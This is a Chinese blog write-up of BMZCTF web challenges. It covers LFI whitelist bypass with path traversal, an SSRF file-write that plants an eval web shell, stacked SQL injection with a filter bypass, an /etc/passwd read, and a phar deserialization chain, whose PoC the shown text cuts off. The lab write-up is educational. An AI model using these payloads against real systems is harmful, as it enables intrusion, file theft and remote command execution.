

BMZCTF-Web WriteUp

原创

[Crazy198410](#) 于 2020-11-15 23:21:16 发布 845 收藏 2

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[BMZCTF-WEB](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

Web 题

hctf_2018_warmup

Challenge 56 Solves ×

hctf_2018_warmup

72

Instance Info

Remaining Time: 2954s

<http://www.bmzclub.cn:20320>

Destroy this instance

Renew this instance

Flag

Submit

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打开后是一张图片。





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查看源码发现source.php

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
  <!--source.php-->

  <br></body>
</html>
```

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访问，得到一串代码：

```

<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

```

对其进行分析：

```
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];#白名单
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) { #如果在白名单中, 则返回true
            return true;
        }

        $_page = mb_substr( #取? 之前的内容赋给$_page
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) { #看$_page是否白名单中
            return true;
        }

        $_page = urldecode($page); #进行url编码
        $_page = mb_substr( #取? 之前的内容赋给$_page
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
```

其中进行了两次的白名单检测和一次Url编码。先传入字符串 `source` , `hint` 进行测试。

传入 `source` , 发现源码重复出现, 说明存在文件读取漏洞,

传入 `hint` , 发现一个字符串, `flag not here, and flag in /flaaagg` , 提示flag在 `/flaaagg`中, 可 `/flaaagg` 不在白名单中。需要对白名单进行绕过。

必须传入的字符串有: `hint` 或 `source` , 和 `/flaaagg` , 先传入 `file=/flaaagg` , 发现不能读取,

联想到过滤中的问号, 构建传参 `hint?/flaaagg` , 传入 `file=hint?/flaaagg` , 发现无回显。可能是文件不存在, 所以无回显。

使用 `../` 进行跨目录, `file=hint?../../../../../../../../flaaagg` , 可以得到flag。

原理:

`?` 前的内容将被白名单过滤, `hint?..` 被当作一个目录, 未被当成文件处理。

ssrfme

打开网页即可看到源码:



```
<?php
if(isset($_GET) && !empty($_GET)){
    $url = $_GET['file'];
    $path = "upload/".$_GET['path'];

}else{
    show_source(__FILE__);
    exit();
}

if(strpos($path,'..') > -1){
    die('This is a waf!');
}


if(strpos($url,'http://127.0.0.1/') === 0){
    file_put_contents($path, file_get_contents($url));
    echo "console.log($path update succeeded!";
}else{
    echo "Hello.Geeker";
}

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```

分析源码:


传入 `path` 的内容不能含有 `..` , 传入 `file` 的内容必须以 `'http://127.0.0.1/'` 开头。

尝试传入 `file=http://127.0.0.1/&path=shell.php`




```
console.log(upload/shell.php update succeeded!)
```

回显成功写入文件。访问下，看看里面有什么。




看到，把index.php的内容写了过来。说明可以文件写入，尝试写入phpinfo：
file=http://127.0.0.1/<?php phpinfo();?>&path=shell.php



返回为空。说明没有<?php phpinfo();?>这个文件。只能将要写入的内容放在Path参数里，可path还要传文件名。有点矛盾。先试下：

file=http://127.0.0.1/?path=<?php phpinfo();?>&path=shell.php




说明在127.0.0.1后面有？必须有file参数。继续构建
file=http://127.0.0.1/ &path=<?php phpinfo();?>&path=shell.php



虽然写入成功，但中间的phpinfo没有写入。继续构建
file=http://127.0.0.1/%26path=<?php phpinfo();?>&path=shell.php




说明%26path=<?php phpinfo();?>这个文件不存在（phpinfo被当成文件名解析），继续构建：
file=http://127.0.0.1/?file=http://127.0.0.1/%26path=<?php phpinfo(); ?>&path=shell.php



成功写入phpinfo。（第一个file传入的是file=http://127.0.0.1/index.php，第二个file传入的是phpinfo。第二个file被当做参数传入到第一个file里。）

写入一句话：

file=http://127.0.0.1/index.php?file=http://127.0.0.1/%26path=<?php ! @eval(\$_GET['cmd']); ?>&path=shell.php



cmd传入system('cat /flag');就可以得到flag

强网杯 2019 随便注

打开网页，是一个输入框：

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

输入1,并提交:

取材于某次真实环境渗透

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

<https://blog.csdn.net/Crazy198410>

看到返回数组, 测试是否存在注入点: 输入1'

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

返回报错。

输入1' #

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

返回正常

尝试手工注入:

1、输入1' order by *, 测试能返回几列, 多次尝试, *处为2,即: 1' order by 2能返回正常。

取材于某次真实环境渗透

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

<https://blog.csdn.net/Crazy198410>

再试着输入select测试返回点: 1' union select 1,2 #

取材于某次真实环境渗透，只说一句话

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i", $inject):
```

看到好多字符被过滤。尝试sqlmap 只能爆出库名为supersqli


尝试堆叠注入

输入: 1'; show databases; #

The screenshot displays a web browser's developer tools with two panes. The left pane, titled 'Raw', shows the HTTP request: `GET /?inject=1'; show databases;# HTTP/1.1`. The right pane, titled 'Raw', shows the JSON response: `<pre>array(2) {[0]-> string(1) "1" [1]-> string(7) "hahahah"}</pre>`. Below this, the response is rendered as a list of arrays: `<pre>
<hr>array(1) {[0]-> string(11) "ctftraining"}
<hr>array(1) {[0]-> string(18) "information_schema"}
<hr>array(1) {[0]-> string(5) "mysql"}
<hr>array(1) {[0]-> string(18) "performance_schema"}
<hr>array(1) {[0]-> string(9) "supersqli"}
<hr>array(1) {[0]-> string(4) "test"}</pre>`. A watermark URL `https://blog.csdn.net/Crazy198410` is visible at the bottom.


看到了返回的库名

再看看表名有哪些: 1';show tables;#



看到有两张表: 分别为flagg和words

分别看看都有哪些列: 1';show columns from flagg #



看到了我们想要flag列。下面就是想如何读取里面的内容了。


Select 被过滤，无法正常查询。只能拼接查询语句：

```
-1';use supersqli;set @sql=concat('s','elect flag from flag');PREPARE BMZ FROM @sql;EXECUTE BMZ;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1

```
array(1) [
  (0)>
  string(40) "BMZCTF (68d943440bfe43979cc29961f846d9ab)"
]
```



得到flag。

hitcon_2017_ssrfme

打开网页后是一段代码：

```
<?php
    $sandbox = "sandbox/" . md5("orange" . $_SERVER["REMOTE_ADDR"]);
    @mkdir($sandbox);
    @chdir($sandbox);

    $data = shell_exec("GET " . escapeshellarg($_GET["url"]));
    $info = pathinfo($_GET["filename"]);
    $dir = str_replace(".", "", basename($info["dirname"]));
    @mkdir($dir);
    @chdir($dir);
    @file_put_contents(basename($info["basename"]), $data);
    highlight_file(__FILE__);
```

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看到escapeshellarg，就想到了命令执行漏洞。当escapeshellarg在参数位时，过滤将不起作用。而在倒数第二行file_put_contents中，escapeshellarg被放到了参数位。因此，可以命令执行。

最上面的代码是创建一个沙盒。并在下面创建文件夹。文件夹名是orange加上访问者的ip地址的md5值。ip地址通过ip138查询即可。

我们先输入：?url=../&filename=123

再访问sandbox/8411192b0e571e9d15a9b3a080de90d0/123。可以看到返回了../的目录结构：

Directory listing of ../

- [./](#)
- [../](#)
- [8411192b0e571e9d15a9b3a080de90d0/](#)

于是输入：?url=/&filename=123。让其回显根目录结构：

Directory listing of /

- [./](#)
- [../](#)
- [.dockerenv](#)
- [bin/](#)
- [boot/](#)
- [dev/](#)
- [etc/](#)
- [flag](#)
- [home/](#)
- [lib/](#)
- [lib64/](#)
- [media/](#)
- [mnt/](#)
- [opt/](#)
- [proc/](#)
- [root/](#)
- [run/](#)
- [sbin/](#)
- [srv/](#)
- [start.sh](#)
- [sys/](#)
- [tmp/](#)
- [usr/](#)
- [var/](#)

<https://blog.csdn.net/Crazy198410>

我们看到了flag文件。是我们想要访问的。

继续输入：?url=/flag&filename=123




得到了一个图片，不知道是什么东西，用curl访问一下：

```
λ curl http://bmzclub.cn:20320/sandbox/8411192b0e571e9d15a9b3a080de90d0/123
BMZCTF{e1a2819a51814c63b04e920eca43cd3f}
```

得到了flag

[n1ctf/hard_php](#)

打开页面，是一个登录框，带有验证码。



Login

Username:


Password:

Code(substr(md5(?), 0, 5) === ad2b2):

LOGIN

<https://blog.csdn.net/Crazy198410>

进行目录扫描：



发现index.php~, 进行访问：

```
<?php
require_once 'user.php';
$C = new Customer();
if(isset($_GET['action']))
require_once 'views/'.$_GET['action'];
else
header('Location: index.php?action=login');
```

可以看到源码

Action参数可以访问文件，试用.../.../.../.../etc/passwd看能不能穿越目录访问：

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
memcache:x:103:107:Memcached,,,:/nonexistent:/bin/false
```

看到可以访问，再试试.../.../.../.../flag

BMZCTF{e63e85f385484e9bb619fdcefff88aee}

得到了flag

hctf_cake_php

打开网页后，是一个登录框，下面有注册，先随便注册一个账号并登录，发现是一个网盘



尝试上传文件，发现对后缀进行了过滤。

Name	Size	Opt
Chrysanthemum.jpg	858.78 KB	下载 / 删除

点击下载并抓包：

修改文件名为'/var/www/html/index.php'

发现可以下载文件。先下载index.php，查看源码。

```

<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}
?>

<!DOCTYPE html>
<html>

<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<title>网盘管理</title>

<head>
    <link href="static/css/bootstrap.min.css" rel="stylesheet">
    <link href="static/css/panel.css" rel="stylesheet">
    <script src="static/js/jquery.min.js"></script>
    <script src="static/js/bootstrap.bundle.min.js"></script>
    <script src="static/js/toast.js"></script>
    <script src="static/js/panel.js"></script>
</head>

<body>
    <nav aria-label="breadcrumb">
        <ol class="breadcrumb">
            <li class="breadcrumb-item active">管理面板</li>
            <li class="breadcrumb-item active"><label for="fileInput" class="fileLabel">上传文件</label></li>
            <li class="active ml-auto"><a href="#">你好 <?php echo $_SESSION['username']?></a></li>
        </ol>
    </nav>
    <input type="file" id="fileInput" class="hidden">
    <div class="top" id="toast-container"></div>

    <?php
include "class.php";

$a = new FileList($_SESSION['sandbox']);
$a->Name();
$a->Size();
?>

```

在源码中还看到了login.php和class.php分别下载，并查看源码：

Login.php:

```

<?php
session_start();
if (isset($_SESSION['login'])) {
    header("Location: index.php");
    die();
}
?>

<!doctype html>

<head>
    <meta charset="utf-8">

```

```

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<title>登录</title>

<!-- Bootstrap core CSS -->
<link href="static/css/bootstrap.min.css" rel="stylesheet">

<style>
.bd-placeholder-img {
  font-size: 1.125rem;
  text-anchor: middle;
}

@media (min-width: 768px) {
  .bd-placeholder-img-lg {
    font-size: 3.5rem;
  }
}
</style>
<!-- Custom styles for this template -->
<link href="static/css/std.css" rel="stylesheet">
</head>

<body class="text-center">
  <form class="form-signin" action="login.php" method="POST">
    <h1 class="h3 mb-3 font-weight-normal">登录</h1>
    <label for="username" class="sr-only">Username</label>
    <input type="text" name="username" class="form-control" placeholder="Username" required autofocus>
    <label for="password" class="sr-only">Password</label>
    <input type="password" name="password" class="form-control" placeholder="Password" required>
    <button class="btn btn-lg btn-primary btn-block" type="submit">提交</button>
    <p class="mt-5 text-muted">还没有账号? <a href="register.php">注册</a></p>
    <p class="text-muted">&copy; 2018-2019</p>
  </form>
  <div class="top" id="toast-container"></div>
</body>

<script src="static/js/jquery.min.js"></script>
<script src="static/js/bootstrap.bundle.min.js"></script>
<script src="static/js/toast.js"></script>
</html>

<?php
include "class.php";

if (isset($_GET['register'])) {
  echo "<script>toast('注册成功', 'info');</script>";
}

if (isset($_POST["username"]) && isset($_POST["password"])) {
  $u = new User();
  $username = (string) $_POST["username"];
  $password = (string) $_POST["password"];
  if (strlen($username) < 20 && $u->verify_user($username, $password)) {
    $_SESSION['login'] = true;
    $_SESSION['username'] = htmlentities($username);
    $sandbox = "uploads/" . sha1($_SESSION['username'] . "sftUahRiTz") . "/";
    if (!is_dir($sandbox)) {

```



```

        mkdir($sandbox);
    }
    $_SESSION['sandbox'] = $sandbox;
    echo("<script>window.location.href='index.php';</script>");
    die();
}
echo "<script>toast('账号或密码错误', 'warning');</script>";
}
?>

```

Class.php

```

<?php
error_reporting(0);
$dbaddr = "127.0.0.1";
$dbuser = "root";
$dbpass = "root";
$dbname = "dropbox";
$db = new mysqli($dbaddr, $dbuser, $dbpass, $dbname);

class User {
    public $db;

    public function __construct() {
        global $db;
        $this->db = $db;
    }

    public function user_exist($username) {
        $stmt = $this->db->prepare("SELECT `username` FROM `users` WHERE `username` = ? LIMIT 1;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
        $stmt->store_result();
        $count = $stmt->num_rows;
        if ($count === 0) {
            return false;
        }
        return true;
    }

    public function add_user($username, $password) {
        if ($this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("INSERT INTO `users` (`id`, `username`, `password`) VALUES (NULL, ?, ?);");
        $stmt->bind_param("ss", $username, $password);
        $stmt->execute();
        return true;
    }

    public function verify_user($username, $password) {
        if (!$this->user_exist($username)) {
            return false;
        }
        $password = sha1($password . "SiAchGHmFx");
        $stmt = $this->db->prepare("SELECT `password` FROM `users` WHERE `username` = ?;");
        $stmt->bind_param("s", $username);
        $stmt->execute();
    }
}

```

```

$stmt->bind_result($expect);
$stmt->fetch();
if (isset($expect) && $expect === $password) {
    return true;
}
return false;
}

public function __destruct() {
    $this->db->close();
}
}

class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct($path) {
        $this->files = array();
        $this->results = array();
        $this->funcs = array();
        $filenames = scandir($path);

        $key = array_search(".", $filenames);
        unset($filenames[$key]);
        $key = array_search("../", $filenames);
        unset($filenames[$key]);

        foreach ($filenames as $filename) {
            $file = new File();
            $file->open($path . $filename);
            array_push($this->files, $file);
            $this->results[$file->name()] = array();
        }
    }

    public function __call($func, $args) {
        array_push($this->funcs, $func);
        foreach ($this->files as $file) {
            $this->results[$file->name()][$func] = $file->$func();
        }
    }

    public function __destruct() {
        $table = '<div id="container" class="container"><div class="table-responsive"><table id="table" class="table table-bordered table-hover sm-font">';
        $table .= '<thead><tr>';
        foreach ($this->funcs as $func) {
            $table .= '<th scope="col" class="text-center">' . htmlentities($func) . '</th>';
        }
        $table .= '<th scope="col" class="text-center">Opt</th>';
        $table .= '</thead><tbody>';
        foreach ($this->results as $filename => $result) {
            $table .= '<tr>';
            foreach ($result as $func => $value) {
                $table .= '<td class="text-center">' . htmlentities($value) . '</td>';
            }
            $table .= '<td class="text-center" filename="' . htmlentities($filename) . '"><a href="#" class="download">下载</a> / <a href="#" class="delete">删除</a></td>';
        }
    }
}

```

```

        $table .= '</tr>';
    }
    echo $table;
}
}

class File {
    public $filename;

    public function open($filename) {
        $this->filename = $filename;
        if (file_exists($filename) && !is_dir($filename)) {
            return true;
        } else {
            return false;
        }
    }

    public function name() {
        return basename($this->filename);
    }

    public function size() {
        $size = filesize($this->filename);
        $units = array(' B', ' KB', ' MB', ' GB', ' TB');
        for ($i = 0; $size >= 1024 && $i < 4; $i++) $size /= 1024;
        return round($size, 2).$units[$i];
    }

    public function delete() {
        unlink($this->filename);
    }

    public function close() {
        return file_get_contents($this->filename);
    }
}
?>

```

再下载首页可看到的[download.php](#) 和 [delete.php](#)，并查看源码：

[Download.php](#):

```

<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";
ini_set("open_basedir", getcwd() . ":/etc:/tmp");

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename) && stristr($filename, "flag") === false) {
    Header("Content-type: application/octet-stream");
    Header("Content-Disposition: attachment; filename=" . basename($filename));
    echo $file->close();
} else {
    echo "File not exist";
}
?>

```

Delete.php

```

<?php
session_start();
if (!isset($_SESSION['login'])) {
    header("Location: login.php");
    die();
}

if (!isset($_POST['filename'])) {
    die();
}

include "class.php";

chdir($_SESSION['sandbox']);
$file = new File();
$filename = (string) $_POST['filename'];
if (strlen($filename) < 40 && $file->open($filename)) {
    $file->delete();
    Header("Content-type: application/json");
    $response = array("success" => true, "error" => "");
    echo json_encode($response);
} else {
    Header("Content-type: application/json");
    $response = array("success" => false, "error" => "File not exist");
    echo json_encode($response);
}
?>

```

在download.php中，过滤了flag，不能直接查看。并且指定了目录为 `/etc/tmp`

在delete.php中，指定了目录为沙盒的根目录，

在class.php中，close方法会包含文件。

在download.php调用了close方法，却过滤了flag，不好读取。暂时不用。

Class.php中FileList类有两个魔法函数：function __call和function __destruct()。

function __call会遍历files数据，并执行func()。结果会通过__destruct()方法打印出来。

User类中存在close方法，并且该方法在对象销毁时执行。

因此，如果能创建一个user的对象，其db变量是一个FileList对象，对象中的文件名为flag的位置。这样的话，当user对象销毁时，db变量的close方法被执行；而db变量没有close方法，这样就会触发call魔术方法，进而变成了执行File对象的close方法。

通过分析FileList类的析构方法可以知道，close方法执行后存在results变量里的结果会加入到table变量中被打印出来，也就是flag会被打印出来。

使用phar进行反序列化

```
<?php

class User {
    public $db;
}


class File {
    public $filename;
}

class FileList {
    private $files;
    private $results;
    private $funcs;

    public function __construct() {
        $file = new File();
        $file->filename = '/flag';
        $this->files = array($file);
        $this->results = array();
        $this->funcs = array();
    }
}

